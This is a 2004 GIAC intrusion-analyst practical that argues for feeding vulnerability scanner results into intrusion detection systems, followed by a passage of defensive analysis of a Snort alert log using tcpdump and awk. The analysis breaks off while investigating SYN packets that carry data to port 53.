Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.4

Ryan K. Barrett

March 24 2004

Table of Contents

Part I: IDS and Vulnerability Scanner correlation: The next step

Abstract


When Intrusion Detection Systems can more intelligently alert the security administrator of real attacks, false positives will become a thing of the past, and ultimately better decisions can be made that will ensure the confidentiality, integrity and availability of information systems.

Vulnerability Scanners have typically done their jobs in a vacuum separate from Intrusion Detection Systems. This paper will explore the benefits of correlating the data gathered by Vulnerability Scanners with IDS's, and suggest Vulnerability Scanner best practices.

The Players

What is a Vulnerability Scanner and what is its purpose?

A good Vulnerability Scanner can detect a comprehensive and up to date list of vulnerabilities that may exist in devices connected to the network. A Vulnerability Scanner scans across the network, attempting to discover computers and network devices and their services.



Different Vulnerability scanners work in different way to identify whether a host is alive or not. Most of them start with a ping sweep, which most hosts that are alive respond to. In some cases where hosts lie behind a firewall or router that doesn't allow ICMP echo request messages (aka, ping), the scanner can enumerate the host in other ways, such as UDP, or by simply forcing the scan regardless of the response. Once identified, the scanner then probes these devices to identify running services, applications or operating systems.


Historically, the purpose of utilizing such a tool was to identify key vulnerabilities in computers and network devices attached to the network and assist administrators in remediation. The sooner the security administrator can identify and address a vulnerability, the lower the risk that an attacker will find it and exploit it. Before vulnerability scanners, security administrators had to manually

track all applications in use across all machines, keeping careful tabs on version numbers. Then came the daunting task of performing manual correlations between any new vulnerability's discovered and whether or not an exploit exists. If you've ever subscribed to the bugtraq mailing list, you know that it can be a full time job itself just keeping track of things.

Vulnerability Scanning technology is maturing, and adding new features like threat correlation and remediation, in addition to more in-depth port interrogation techniques and heightened levels of service detection and accuracy. Some can even track the vulnerability from identification, right through the remediation process including automatically opening a ticket and assigning it to a person. The commercial vulnerability scanners of today are a world apart from where they used to be, and are only getting better with every new release.

However, few have taken that critical step to bridge the informational gap to assist IDS systems with the critical information they possess. This is considered by many people to be the next step in the evolution of the technology.

What is an IDS and what is its purpose?
Intrusion detection systems have historically been passive network devices that monitor all inbound and outbound network traffic for either the entire network, or a part of it. They receive a copy of each packet, analyze it, or the entire session, and determine based on their configuration and rules whether or not to send an alert for the traffic. These rules can be updated or modified by the security administrator to achieve a better "fit" to the network. However, the IDS systems of today leave information gaps, and have a high rate of creating false positives no matter how well the security administrator tunes it, because it doesn't natively have access to information about the exact services and versions running on the network at any given time.



Flying blind
How can an IDS be expected to create pertinent alerts if it doesn't know the network? It's true that the security administrator can tune his IDS to ignore, for example, all IIS alerts if his server farm is comprised of only Apache web servers.

The question though, is how does he handle the daunting task of managing the thousands of IDS Apache alerts raining down on him about hackers trying to exploit an older version of Apache that he doesn't even use?
"When security personnel are overwhelmed with the number of false positives, they may look at the IDS reports with less vigor, allowing real attacks to be reported by the IDS but not researched or acted upon."[1]

When a security administrator knows exactly how many of his SQL servers are vulnerable to a specific exploit (because his Vulnerability Scanner told him), how does he get that information to his IDS, so the IDS will only alert him on those SQL vulnerabilities? The usual answer to both these questions is that the security administrator has to tune the IDS manually. Realistically, most IDS administrators will not be able to keep up as new vulnerabilities are exposed almost everyday. The result is relevant intrusion alerts being flooded out in a rainstorm of false positives.

Be prepared
Before troops are sent to battle, they are first prepared. Perhaps they are given a map of the area they will be operating in, or provided with special equipment. If they are going to the desert, then they are outfitted with desert gear. If sending in troops for a night mission, you send them with night-vision goggles to increase their chances of success.

Likewise, if you expect your IDS system to provide relevant alerts based on your environment, then it needs to be outfitted with the right information. The reduction of false positives is critical if an IDS is to be an effective tool, and the only scalable solution is to give your IDS the right information with which to operate. The information that Vulnerability Scanners collect is vital in terms of network and host information, which is why tighter integration between the Vulnerability Scanner and the IDS is imperative.

In the meantime, hackers can rely on security administrators being buried with IDS alerts. Overwhelming a security admin with bogus data is a very real and effective hacker strategy that needs to be mitigated. It is commonly stated that "confusion is the enemy of security", which underscores the strong need for focused alerts and events of interest (EOI) only. SunTzu also believed that careful planning based on sound information would contribute to a faster and more decisive victory. "Thus we may know that there are five essentials for victory"[2]. Number four of which, Tzu said, "He will win who, prepared himself, waits to take the enemy unprepared."

Closing the gap
Closing the time gap between identification of a new vulnerability and remediation is critical! In many larger organizations that host public facing servers, rolling out a patch or a software fix takes time. Time is something the hacker has plenty of, and the security administrator does not. In many cases, a

new patch must be tested first to ensure interoperability and stability, before it is rolled out to the production environment. It is this time gap that makes security administrators paranoid, especially for web-server farms, where closing port 80 from the Internet is not going to be possible.

This is a very real problem and tighter integration between IDS and Vulnerability Scanners can greatly assist the security administrator in being able to focus on genuine vulnerabilities within his environment.

Vulnerability Scan Process Considerations
Is exploiting the vulnerability always necessary vs. just checking the version number?

This depends on the environment, the assets value and its relative exposure level (accessible to the Internet or only by internal users?) and whether the system has been deployed, (or is still in the pre-deployment phase). For public facing environments where vast numbers of servers are accessible via the Internet, part of the deployment process should entail intrusive vulnerability scans. Finding problems that might affect confidentiality, availability, and the integrity of the data on the production system is a major goal of putting servers through the pre-deployment process, and something you will want to find out in an advance of deployment.

Proper verification of identified vulnerabilities has historically taken a human touch. The creator of Nmap, Fyodor has said, "It requires experience to separate this chaff from the actual serious vulnerabilities that should be addressed immediately."[5] Without full exploitation of a vulnerability, you may never know with full confidence whether the vulnerability actually exists or not, and what its full impact to the system might be. Thankfully, the ability to actually exploit an identified vulnerability is a feature that is beginning to show up in enterprise level vulnerability scanners.

If the system has already been deployed and availability must be maintained at all times, then performing a less intrusive scan during off hours or during a maintenance window might prove more prudent. Vulnerability Scanners have had a bad reputation of taking down machines during a scan in the past, though they seem to have improved as the technology matures. In any event, utilize a proper change control process such that all parties involved with monitoring and maintenance of the server are notified prior to the scan. This way, should the server crash or experience problems during the scan, everyone will be aware that a vulnerability scan was scheduled, and the application logs can be referenced to help in troubleshooting, should the vulnerability scanner not provide proper feedback. You may find that vulnerabilities may turn up on custom applications that vulnerability scanners may not pick up, just by the vary nature of their probing approach.

For Internal systems, exploiting a vulnerability on the internal Oracle database that can't afford any downtime isn't necessarily the best idea. Provided you have confidence in the accuracy in your Vulnerability Scanner, a less intrusive vulnerability scan should suffice, giving you a complete listing of ports, protocols, and version numbers.

Go Deep!
Before you set out to scan your network with your new scanner in hand, there are more process considerations that should be carefully thought through as well. Vulnerability scanners will typically have a few different options on how many ports to scan. This will have to be weighed against your objectives, however, typically speaking you will want an in-depth scan from the outset, with lighter scans along the way.

Deep scans are vulnerability scans that interrogate all 65,535 ports attempting to discover any services (TCP or UDP) running. This is important to run as often as is practical and possible on Internet facing machines for trending and detection purposes. This is especially true if your production machines are not armed with some complimentary method of host based Intrusion Detection, such as Tripwire.

If an attacker stealthily installs a backdoor that is now listening on some obscure high order ephemeral port, then you'll want the Vulnerability Scanner to detect it. This is not to suggest that Vulnerability Scanners should be relied on as a detection and alerting technology; typically they are not built with alerting in mind. Vulnerability Scanners work best as part of a larger Security Infrastructure. It is recommended that these types of scans be run at least once every quarter. The more ports the vulnerability scanner is allowed to scan, the more information it can potentially gather. This is something important to consider when IDS systems of the future are able to tap into this information.

Lighten up
As much as it would be nice to be able to run deep scans all of the time, however this is usually not feasible. Time and resources usually get in the way. It takes a considerably longer period of time to complete a full port scan on a host, than lighter vulnerability scans do. Normal vulnerability scans target less than 200 common ports for interrogation. If you have custom applications or have changed your common service (like FTP) to listen on a different port for security reasons, then be sure to configure your vulnerability scanner to scan for these custom ports.

Light scans can be scheduled with more frequency, and depending on your environment, could be run daily. A scan of less than 200 ports on a class C subnet should take less than a few hours, depending on the number of services running, and the tool your using.

Nessus is a nice lightweight open source vulnerability scanner, and best of all its free. When you move into the a larger environment however, and need a GUI with built-in RBAC (Role Based Access Control), support for LDAP or Radius authentication, archival of alerts to a database with advanced query ability and reporting/trending, you may want to consider a commercial product.

Scanning for Policy Compliance

Vulnerability scanners can be a very useful tool when it comes to corporate desktop policy compliance, as well as making sure production systems continue to operate within design specifications.


Most of the commercial vulnerability scanners now have the ability to scan an network environment looking for a negative condition. For example, lets say that all of your production systems are windows based, which has a history of being susceptible to virus activity. Hence, it is very important that all machines have anti-virus installed and running at all times. The vulnerability scanner can be configured to scan the production network to just look for an open port, but only report on those machines that are alive and aren't listening on the required port. This creates a quick list of servers who are out of design specifications for that environment. That information would change that hosts threat level, which could dynamically be modified by the IDS for future alerts.

Reducing false positives

Reducing false positives has been a major objective of anyone who has the responsibility of sifting through the massive amounts of information that even a well tuned IDS system can produce, simply because it doesn't know the network to the same degree that the vulnerability scanner does. These two technologies are both recommended by security professionals, and yet they don't seem to work together. "Context is in," says Pete Lindstrom, an analyst at Spire Security. "We're still tackling the problem of false positives, and we've gotten to the point where there's not much more you can do except bring in more context to help you make a better decision. This will be a big trend in the next year and a half."[3] Once these two technologies can be brought into the fold and information can be shared, false positives will literally disappear.

Kirk Drake, CIO at the National Institutes of Health Federal Credit Union illustrates the need of IDS systems to have this type of information. "We get a huge amount of data now from our IDS," Drake says. "It notifies you of about 200 to 300 alerts per day, most of which are false positives. If the IDS knew what was on your network or knew what was patched, we'd be getting a better set of alerts. But that's not really possible right now."[3]

Come together…
IDS systems need to be able to read the vulnerability scan data no matter what the vendor. A new standard output format needs to be defined such that vulnerability scanning vendors can create data in a universal output format, incorporating a naming convention (ex: CVE) and format (ex: Syslog).



Syslog is a great example, however newer formats such as XML may provide better flexibility. Network devices like Firewalls wanting to send log data to some aggregate device or log server simply select Syslog as their output format, and specify the IP address of where to send it. On the receiving end, the log server listens for the data, then writes it to file. In much the same fashion, the IDS sensor could listen for the incoming vulnerability scan data to dynamically adjust its alerting rules.
In Mark Osborne's paper on "Predictive Intruder Monitoring and Prevention", he envisions the linking of IDS and Vulnerability Scanning as the next step in bring these technologies together. Osborne says, "As more integration occurs between these two tools the combined value will increase exponentially."[4]

Once a format is established, IDS systems will be able to adapt themselves and their alerting based on this new input from the Vulnerability Scanner. The IDS by default could assign a Low Level alert status to a buffer overflow that has been identified by the Vulnerability Scanner on an asset with a low risk (Desktop PC), and low probability of being attacked from the internet, but a High Level alert to a valuable asset (Database) with an exposure to the Internet. The purpose is to reduce high amounts of false positive IDS alert data, and to only give the security administrator relevant alerts when actual Intrusion attempts are detected.

Imagine the following scenario: A new vulnerability for Microsoft IIS is discovered, and within hours there are widespread attacks across the Internet looking for vulnerable systems. Do you pull the IIS servers offline, and wait for a fix? Will you know when you're being attacked, or are you going to have to sift through all of your IIS alerts looking for the signature that you just wrote?

In a world where the vulnerability scanner and the IDS share information, you would know immediately. The vulnerability scanner knows exactly how many IIS servers your running, and what version. Because the vulnerability scanner shared the information with the intrusion detection systems, it is now fully aware. It is constantly polling looking for the latest signatures to update its files with, and has grabbed the latest set of rules that include the new IIS exploit attack behavior. As soon as anyone attempts an attack, the IDS fires off a real time alert to the security administrator, notifying of the high severity incident, and keeping him on the cutting edge of the network.

Some vendors are moving in such a direction. Internet Security Systems reports that possibly as early as July 2004, version 7.0 of its vulnerability-assessment scanner will be used by its RealSecure host and network based IDS as a source of information to make better alerting decisions.[3] Vulnerability scanning company Qualys has developed an open source solution called Quidscor that filters its vulnerability data against Snort alerts.[6] For those security administrators who are not ready to embrace Intrusion Prevention Systems (IPS), it's the holy grail of passive IDS, and one that we will hopefully see very soon.

References

1. Author Unknown. “Intrusion Detection and Response”. Federal Financial Institutions Examination Council. URL:http://www.ffiec.gov/ffiecinfobase/booklets/information_secruity/04j_intrusion_detect_response.htm

2. Tzu, Sun. “The Art of War” URL:http://www.kimsoft.com/polwar.htm

3. Messmer, Ellen. “Sourcefire ignites scanning effort.” Network World. 1 Oct. 2003. URL: http://www.nwfusion.com/news/2003/0602sourcefire.html

4. Osborne, Mark. “Predictive Intruder monitoring and prevention.” loud-fat-bloke.co.uk. URL:http://www.loud-fat-bloke.co.uk/articles/fatblokeshouts.pdf

5. Ray, Tiernan.”Think Like a Hacker - The Best Scanning Tools” Ecommerce Times. November 26, 2003. URL: http://www.ecommercetimes.com/Perl/story/32189.html

6. Qualys QuidScor. URL:http://quidscor.sourceforge.net/

Part II: Network Detects

Network Detect 1

[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[Classification: Misc activity] [Priority: 3]
08/24-14:07:30.374488 216.33.87.8:2101 -> 138.97.18.88:53
TCP TTL:242 TOS:0x0 ID:29722 IpLen:20 DgmLen:64
******S* Seq: 0x68D4598D Ack: 0x0 Win: 0x800 TCPLen: 20
[Xref => http://www.cert.org/incident_notes/IN-99-07.html]

1. Source of Trace

The raw log file was sourced according the GIAC certification requirements from http://www.incidents.org/logs/Raw/2002.7.24. It should be noted that the packets actually seem to be dated 8/24/2002 regardless of the log filename of 2002.7.24. Lets take a look at what we can discern from the information contained within the log file about layout of the network, what type of traffic was seen and alerted on, and when it occurred. The information contained within the log file is not a result of all packets captured on the wire but rather are the packets that violated an instance of Snort with an unspecified rule set. Additionally, ICMP, DNS, SMTP and HTTP traffic has been removed as well as packet checksums modified.

Using a combination of **tcpdump** and **awk**, we can determine how many network interfaces Snort can "see". First lets check for what mac addresses Snort sees as sources and destinations. Using the following command, we ask Tcpdump to read (-r) the file 2002.8.6, showing us link-level header information (-e), without resolving the IP addresses (-n), then pipe the output to awk and print the second field (print$2, which contains the source mac), and sorting the results uniquely (sort –u).

```
[root@localhost tmp]# tcpdump -ner 2002.7.24 | awk '{print$2}' | sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

Ok, two mac address were seen as sources in the entire log file. Now what about destination macs? Again, we'll use the previous command, but modify the awk command to look for the third field in the Tcpdump output, which contains the destination mac address.

```
[root@localhost tmp]# tcpdump -ner 2002.7.24 | awk '{print$3}' | sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

The same macs again. So it looks like the Snort sensor that picked up these alerts is listening on a network between only two devices. Lets look up the vendors and see what types of devices they are. According to the list that the

IEEE has compiled at http://standards.ieee.org/regauth/oui/oui.txt, both NICs were made by Cisco.

00-00-0C (hex) Cisco Systems, Inc.
00000C (base 16) Cisco Systems, Inc.

00-03-E3 (hex) Cisco Systems, Inc.
0003E3 (base 16) Cisco Systems, Inc.

We won't be able to discern the exact IP address of these NICs by simply tracking MAC addresses, since all packets going to and from these two devices will contain either one of them, but we might be able to figure out which is our internal network and which is the external network, based on what we can find in our raw log files in terms of traffic flow. Once we can figure out our internal network, we can plug that into Snort to come up with some better alerts, which will help us draw a better picture of how this network is setup.

Again, we'll call on **tcpdump** to help us filter out records with these two source mac addresses of 0:3:e3:d9:26:c0 and 0:0:c:4:b2:33. Additionally, we'll have **awk** print the four octets of the ip address(print$1 "." $2 "." $3 "." $4). By switching between matching the ip address in the sixth field(print$6- Source IP) and eighth field (print$8- Destination IP) in the Tcpdump output, this will tell us which IP's are coming and going from these two mac addresses.

```
[root@localhost tmp]# tcpdump -ner 2002.7.24 ether src 0:3:e3:d9:26:c0 | awk
'{print$6}' | awk -F\. '{print$1 "." $2 "." $3 "." $4}' | sort -u
12.109.245.32
159.54.34.3
192.9.100.88
<snip>
216.237.21.5
```

16 different networks were returned. Now lets try our other mac 0:0:c:4:b2:33 and see what IP's are coming from it.

```
tcpdump -ner 2002.7.24 ether src  0:0:c:4:b2:33 | awk '{print$6}' | awk -F\.
'{print$1 "." $2 "." $3 "." $4}' | sort -u
138.97.18.225
138.97.18.88
```

Only two IP's returned. That looks like our internal network. Lets see what the destination IP's are for packets coming from this MAC address.

```
[root@localhost tmp]# Tcpdump -ner 2002.7.24 ether src  0:0:c:4:b2:33 | awk
'{print$8}' | awk -F\. '{print$1 "." $2 "." $3 "." $4}' | sort -u
204.253.104.80
```

205.138.3.102
207.68.185.58
213.240.5.120
216.52.17.116
64.12.137.56
64.12.180.148
64.154.80.51
64.4.12.158
64.4.12.196

Now lets take a look at who's sending traffic inbound to our network by looking at all the source IP's coming from the Cisco border device (probably a router).

[root@localhost tmp]# tcpdump -ner 2002.7.24 ether **src 0:3:e3:d9:26:c0** | awk '{**print$6**}' | awk -F\. '{print$1 "." $2 "." $3 "." $4}' | sort -u
12.109.245.32
159.54.34.3
192.9.100.88
203.198.2.6
203.198.2.7
203.218.26.19
203.73.132.253
204.253.57.44
207.229.152.40
207.229.152.7
209.67.29.9
210.179.6.129
210.49.50.80
210.68.185.125
210.68.185.98
211.20.98.218
211.21.176.98
211.86.60.195
216.237.21.5
216.33.87.8
24.84.106.11
255.255.255.255
63.250.219.251
68.38.175.235

Next, lets see where these hosts out on the Internet were trying to go by filtering the logs by destination address, again coming from the Cisco border device.

[root@localhost tmp]# tcpdump -ner 2002.7.24 ether src **0:3:e3:d9:26:c0** | awk '{**print$8**}' | awk -F\. '{print$1 "." $2 "." $3 "." $4}' | sort -u
138.97.10.219:


138.97.120.117
138.97.129.225
138.97.144.53
138.97.147.11
138.97.153.235
138.97.163.149
138.97.164.100
138.97.174.97
138.97.178.153
138.97.18.225
138.97.18.226
138.97.18.227
138.97.18.237
138.97.18.243
138.97.18.245
138.97.18.250
138.97.187.32
138.97.18.88
138.97.197.230
138.97.198.115
138.97.231.99
138.97.240.167
138.97.24.137
138.97.241.64
138.97.242.106
138.97.59.0
138.97.59.4
138.97.60.56
138.97.63.100
138.97.79.39
138.97.81.106
138.97.82.198
138.97.84.253
138.97.90.106
138.97.96.132
138.97.99.39
138.97.9.99

Looks like some heavy scanning going on, when you consider that we only have two IP's generating traffic outbound. If we had a full log of all packets going in and out of the network, not just alerts detected by Snort, we might be able to find more.
Sifting through the Tcpdump logs looking for interesting traffic that might tell me more about this network, I discovered lots of inbound scans and attacks on port 80, but only one response with a source port of 80. From the looks of the packet below, it is from a Red Hat Linux web server running Apache. From this we can

infer that this host on our internal network is behind a device utilizing an access list (probably a Cisco PIX), otherwise we would have likely seen more responses.

```
[root@localhost tmp]# tcpdump -ner 2002.7.24 -vvnnX ether src 0:0:c:4:b2:33
and src port 80
11:45:32.484488 0:0:c:4:b2:33 0:3:e3:d9:26:c0 0800 590: 138.97.18.225.80 >
213.240.5.120.1169: P [bad TCP cksum 423f!] 2652534801:2652535337(536)
ack 995253 win 32696 (DF) (ttl 63, id 30912, len 576, bad cksum ff0b!)
0x0000   4500 0240 78c0 4000 3f06 ff0b 8a61 12e1        E..@x.@.?....a..
0x0010   d5f0 0578 0050 0491 9e1a 7811 000f 2fb5        ...x.P....x.../.
0x0020   5018 7fb8 a588 0000 4854 5450 2f31 2e31        P.......HTTP/1.1
0x0030   2034 3033 2046 6f72 6269 6464 656e 0d0a        .403.Forbidden..
0x0040   4461 7465 3a20 5361 742c 2032 3420 4175        Date:.Sat,.24.Au
0x0050   6720 3230 3032 2031 393a 3430 3a30 3420        g.2002.19:40:04.
0x0060   474d 540d 0a53 6572 7665 723a 2041 7061        GMT..Server:.Apa
0x0070   6368 652f 312e 332e 3132 2028 556e 6978        che/1.3.12.(Unix
0x0080   2920 2028 5265 6420 4861 742f 4c69 6e75        )..(Red.Hat/Linu
0x0090   7829 206d 6f64 5f6a 6b20 6d6f 645f 7373        x).mod_jk.mod_ss
<snip>
```

Based on this, we can now draw a simple diagram to visualize what our network looks like, at least at the point where our Snort IDS sensor lies. Furthermore, we can now set our $HOME_NET variable in Snort using the –h option, and give it better information to make alerting decisions with when analyzing our raw log file.



2. Detect was generated by

Detect was generated by Snort Version 2.0.1 (Build 88), using the default rule set and the following command and options.

```
[root@localhost tmp]# Snort
-c /etc/Snort/etc/Snort.conf -
h 138.97.18.0/24 -r
/tmp/2002.7.24 -l
/var/log/Snort -k none
```

Options used:

-c tells Snort where to look for its configuration file.
-h defines the $HOME_NET variable when Snort compares packets against its rule set.
-r tells Snort the location of the log file to read
-l tells Snort where to log any alerts that are triggered
-k none tells Snort to ignore the checksum in each packet

```
-*> Snort! <*-
Version 2.0.1 (Build 88)
By Martin Roesch (roesch@sourcefire.com, www.Snort.org)
Run time for packet processing was 0.48879 seconds


===============================================================

Snort processed 282 packets.
Breakdown by protocol:              Action Stats:

    TCP: 282       (100.000%)       ALERTS: 59
    UDP: 0         (0.000%)         LOGGED: 59
   ICMP: 0         (0.000%)         PASSED: 0
    ARP: 0         (0.000%)
  EAPOL: 0         (0.000%)
   IPv6: 0         (0.000%)
    IPX: 0         (0.000%)
  OTHER: 0         (0.000%)
===============================================================
Wireless Stats:
Breakdown by type:
    Management Packets: 0         (0.000%)
    Control Packets:    0         (0.000%)
    Data Packets:       0         (0.000%)
===============================================================
Fragmentation Stats:
Fragmented IP Packets: 1       (0.355%)
   Rebuilt IP Packets: 0
   Frag elements used: 0
Discarded(incomplete): 0
   Discarded(timeout): 0
===============================================================

TCP Stream Reassembly Stats:
   TCP Packets Used:      282       (100.000%)
   Reconstructed Packets: 0         (0.000%)
   Streams Reconstructed: 166
===============================================================
```

After Snort runs the raw log file through the rule set, it creates folders for each individual IP address that it created an alert for and puts the alerts into each corresponding folder. It also creates a master alert.IDS file in the same directory. Parsing through the alert file, I found various Nmap and Squid Proxy scans, but

what caught my attention were these BAD-TRAFFIC alerts about data being found in the TCP SYN packet.

Searching through the alert.IDS file for all of the alerts for the BAD-TRAFFIC signature, we find:

```
[root@localhost Snort]# more alert | grep BAD-TRAFFIC data
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
```

So 12 alerts out of 59 were triggered as a result of one of the "BAD-TRAFFIC data in TCP SYN packet" signature. Lets take a look at the signature, and see why Snort didn't like the taste of these packets:

```
[root@localhost rules]# more bad-traffic.rules | grep "BAD-TRAFFIC data in TCP SYN packet"
alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD-TRAFFIC data in TCP SYN
packet"; flags:S,12; dsize:>6; reference:url,www.cert.org/incident_notes/IN-99-07.html; sid:526;
classtype:misc-activity; rev:6;)
```

Ok, so **any TCP** packet with any source ip (**$EXTERNAL_NET**) and **any** source port, destined for my home network (**$HOME_NET**) on **any** destination port will trigger an **alert**, as long as:

1. The Syn flag is set (**flags:S,12**) (ignoring the 1st and 2nd reserved bit)
2. The size of the datagram exceeds 6 bytes (**dsize:>6**).

Also included is the reference URL in case we have more questions about the attack, the signature ID number (526), the signatures classification (misc-activity), and its revision number (6).
Lets find out what IP address or addresses sent these packets:

```
[root@localhost Snort]# fgrep -R "BAD-TRAFFIC data in TCP SYN packet" ./*
./159.54.34.3/TCP:2300-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./159.54.34.3/TCP:2302-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./159.54.34.3/TCP:2301-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./209.67.29.9/TCP:2200-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./209.67.29.9/TCP:2201-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
```

./209.67.29.9/TCP:2202-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./216.33.87.8/TCP:2400-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./216.33.87.8/TCP:2401-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./216.33.87.8/TCP:2402-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./216.33.87.8/TCP:2100-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./216.33.87.8/TCP:2101-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]
./216.33.87.8/TCP:2102-53:[**] BAD-TRAFFIC data in TCP SYN packet [**]

So we have three different source IP's here. 159.54.34.3, 209.67.29.9, and 216.33.87.8. Who are they? Lets look them up on http://www.arin.net/.

- 159.54.34.3 (registered to USA TODAY)
- 209.67.29.9 (registered to Cable & Wireless)
- 216.33.87.8 (registered to Cable & Wireless)

This doesn't give us a lot of information. If it's a real attack that required a response, these are three different networks the replies have to be routed back to, making this seem less likely as a coordinated effort. Now lets find out the destination IP or IP's that these three hosts were trying to reach:

[root@localhost tmp]# Tcpdump -r 2002.7.24 -vvnn "src host 159.54.34.3 or src host 209.67.29.9 or src host 216.33.87.8" | awk '{print$4}' | sort -u
138.97.18.88.53:

So all three of these source IP's were sending these packets to 138.97.18.88 on port 53 of our internal network. Did 138.97.18.88 reply to any of them? No. It is likely that the state table dropped them. What other type of traffic is 138.97.18.88 associated with? Looking through the alerts, no others show up that this IP address was involved in, either as the source or the destination.

Searching through the alert file in our log directory, only the original "BAD TRAFFIC data in TCP SYN packet" alerts show up. So this tells me that of all the traffic in the log file, Snort only alerted on these packets as it relates to 138.97.18.88.

